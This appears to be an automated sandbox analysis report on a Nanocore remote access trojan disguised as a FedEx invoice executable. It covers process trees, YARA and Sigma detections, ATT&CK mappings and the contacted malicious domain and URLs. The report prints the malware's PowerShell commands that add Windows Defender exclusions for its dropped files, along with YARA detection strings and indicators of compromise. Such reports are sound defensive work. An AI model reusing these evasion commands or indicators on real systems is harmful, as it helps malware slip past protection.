ID: 355908
Sample Name: CN-Invoice-XXXXX9808-19011143287989.exe
Cookbook: default.jbs
Time: 09:12:32
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents

Copyright null 2021

Copyright null 2021


Analysis Report CN-Invoice-XXXXX9808-1901114328798…

Overview


General Information

Sample Name:	CN-Invoice-XXXXX9808-19011143287989.exe
Analysis ID:	355908
MD5:	379482795da004..
SHA1:	baf26cfe3c8ba84..
SHA256:	7d862f96808968b.
Tags:	exe FedEx

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected Nanocore RAT
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- Creates an autostart registry key po…
- Drops PE files with benign system n…
- Drops executables to the windows d…
- Executable has a suspicious name (…
- Hides threads from debuggers

Classification



Startup

- **System is w10x64**
- CN-Invoice-XXXXX9808-19011143287989.exe (PID: 7164 cmdline: 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe' MD5: 379482795DA0042D0070E6AE599A369B)
  - powershell.exe (PID: 7088 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 5956 cmdline: 'C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 7092 cmdline: 'C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe' /SpecialRun 4101d8 5956 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 4488 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6580 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6748 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 5992 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- svchost.exe (PID: 6988 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6292 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6952 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4984 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6680 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 5988 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 1284 cmdline: 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe' MD5: 379482795DA0042D0070E6AE599A369B)
- explorer.exe (PID: 5320 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 5552 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 3980 cmdline: 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe' MD5: 379482795DA0042D0070E6AE599A369B)
- **cleanup**

Malware Configuration

No configs have been found

Copyright null 2021

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000002.954773732.0000000003D76000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x10f75:$x1: NanoCore.ClientPluginHost • 0x43d95:$x1: NanoCore.ClientPluginHost • 0x10fb2:$x2: IClientNetworkHost • 0x43dd2:$x2: IClientNetworkHost • 0x14ae5:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x47905:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000016.00000002.954773732.0000000003D76000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000016.00000002.954773732.0000000003D76000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x10cdd:$a: NanoCore • 0x10ced:$a: NanoCore • 0x10f21:$a: NanoCore • 0x10f35:$a: NanoCore • 0x10f75:$a: NanoCore • 0x43afd:$a: NanoCore • 0x43b0d:$a: NanoCore • 0x43d41:$a: NanoCore • 0x43d55:$a: NanoCore • 0x43d95:$a: NanoCore • 0x10d3c:$b: ClientPlugin • 0x10f3e:$b: ClientPlugin • 0x10f7e:$b: ClientPlugin • 0x43b5c:$b: ClientPlugin • 0x43d5e:$b: ClientPlugin • 0x43d9e:$b: ClientPlugin • 0x10e63:$c: ProjectData • 0x43c83:$c: ProjectData • 0x1186a:$d: DESCrypto • 0x4468a:$d: DESCrypto • 0x19236:$e: KeepAlive
00000000.00000002.849818190.000000000405C000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x36cc2d:$x1: NanoCore.ClientPluginHost • 0x39fa4d:$x1: NanoCore.ClientPluginHost • 0x36cc6a:$x2: IClientNetworkHost • 0x39fa8a:$x2: IClientNetworkHost • 0x37079d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x3a35bd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000000.00000002.849818190.000000000405C000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.CN-Invoice-XXXXX9808-19011143287989.exe.43b8aa0.7.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0.2.CN-Invoice-XXXXX9808-19011143287989.exe.43b8aa0.7.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe105:$x1: NanoCore Client.exe • 0xe38d:$x2: NanoCore.ClientPluginHost • 0xf9c6:$s1: PluginCommand • 0xf9ba:$s2: FileCommand • 0x1086b:$s3: PipeExists • 0x16622:$s4: PipeCreated • 0xe3b7:$s5: IClientLoggingHost
0.2.CN-Invoice-XXXXX9808-19011143287989.exe.43b8aa0.7.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Copyright null 2021

Source	Rule	Description	Author	Strings
0.2.CN-Invoice-XXXXX9808-19011143287989.exe.43b8aa0.7.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	0xe0f5:$a: NanoCore 0xe105:$a: NanoCore 0xe339:$a: NanoCore 0xe34d:$a: NanoCore 0xe38d:$a: NanoCore 0xe154:$b: ClientPlugin 0xe356:$b: ClientPlugin 0xe396:$b: ClientPlugin 0xe27b:$c: ProjectData 0xec82:$d: DESCrypto 0x1664e:$e: KeepAlive 0x1463c:$g: LogClientMessage 0x10837:$i: get_Connected 0xefb8:$j: #=q 0xefe8:$j: #=q 0xf004:$j: #=q 0xf034:$j: #=q 0xf050:$j: #=q 0xf06c:$j: #=q 0xf09c:$j: #=q 0xf0b8:$j: #=q
0.2.CN-Invoice-XXXXX9808-19011143287989.exe.4378a80.5.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0x4e3ad:$x1: NanoCore.ClientPluginHost 0x811cd:$x1: NanoCore.ClientPluginHost 0x4e3ea:$x2: IClientNetworkHost 0x8120a:$x2: IClientNetworkHost 0x51f1d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe 0x84d3d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 28 entries				

Sigma Overview


System Summary:

Sigma detected: Suspicious Svchost Process

Sigma detected: System File Execution Location Anomaly

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Compliance
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Copyright null 2021

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Binary contains a suspicious time stamp

Persistence and Installation Behavior:

Drops PE files with benign system names

Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Malware Analysis System Evasion:

Tries to delay execution (extensive OutputDebugStringW loop)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdr Insecure Network Commu
Default Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit S Redirect Calls/SM
Domain Accounts	Service Execution 2	Registry Run Keys / Startup Folder 1 1	Access Token Manipulation 1	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Windows Service 1	Software Packing 1	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Process Injection 1 1 2	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 2 3	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 1 1	Masquerading 2 2 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 3	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access I
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue C Base St

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CN-Invoice-XXXXX9808-19011143287989.exe	28%	Virustotal		Browse
CN-Invoice-XXXXX9808-19011143287989.exe	30%	ReversingLabs	ByteCode-MSIL.Downloader.BaseLoader	
CN-Invoice-XXXXX9808-19011143287989.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	0%	ReversingLabs		
C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe	30%	ReversingLabs	ByteCode-MSIL.Downloader.BaseLoader	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
coroloboxorozor.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://coroloboxorozor.com	0%	Virustotal		Browse
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/563CB4793425B369FD0FAF05E615CF43.html	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/EE6EDC43DDDD18D0313D668388B5ECD3.html	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/563CB4793425B369FD0FAF05E615CF43	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
coroloboxorozor.com	104.21.71.230	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/563CB4793425B369FD0FAF05E615CF43.html	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/EE6EDC43DDDD18D0313D668388B5ECD3.html	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.hulu.com/do-not-sell-my-info	svchost.exe, 0000000D.00000003.777811581.0000026432D57000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 0000000F.00000002.941376241.00000000046E2000.00000004.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	svchost.exe, 0000000D.00000003.794313140.0000026432DB6000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.793944575.0000026432D83000.00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000008.00000003.848557817.0000000005ADE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.roblox.com/develop	svchost.exe, 0000000D.00000003.794313140.0000026432DB6000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.793944575.0000026432D83000.00000004.00000001.sdmp	false		high
http://https://instagram.com/hiddencity_	svchost.exe, 0000000D.00000003.780111212.0000026432D6A000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.780227068.0000026432D8B000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://corp.roblox.com/parents/	svchost.exe, 0000000D.00000003.794313140.0000026432DB6000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.793944575.0000026432D83000.00000004.00000001.sdmp	false		high
http://coroloboxorozor.com	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.815025294.0000000002B11000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.928658113.0000000002B91000.00000004.00000001.sdmp, svchost.exe, 00000001A.00000002.939330747.000000000304E000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.hulu.com/ca-privacy-rights	svchost.exe, 0000000D.00000003.777811581.0000026432D57000.00000004.00000001.sdmp	false		high
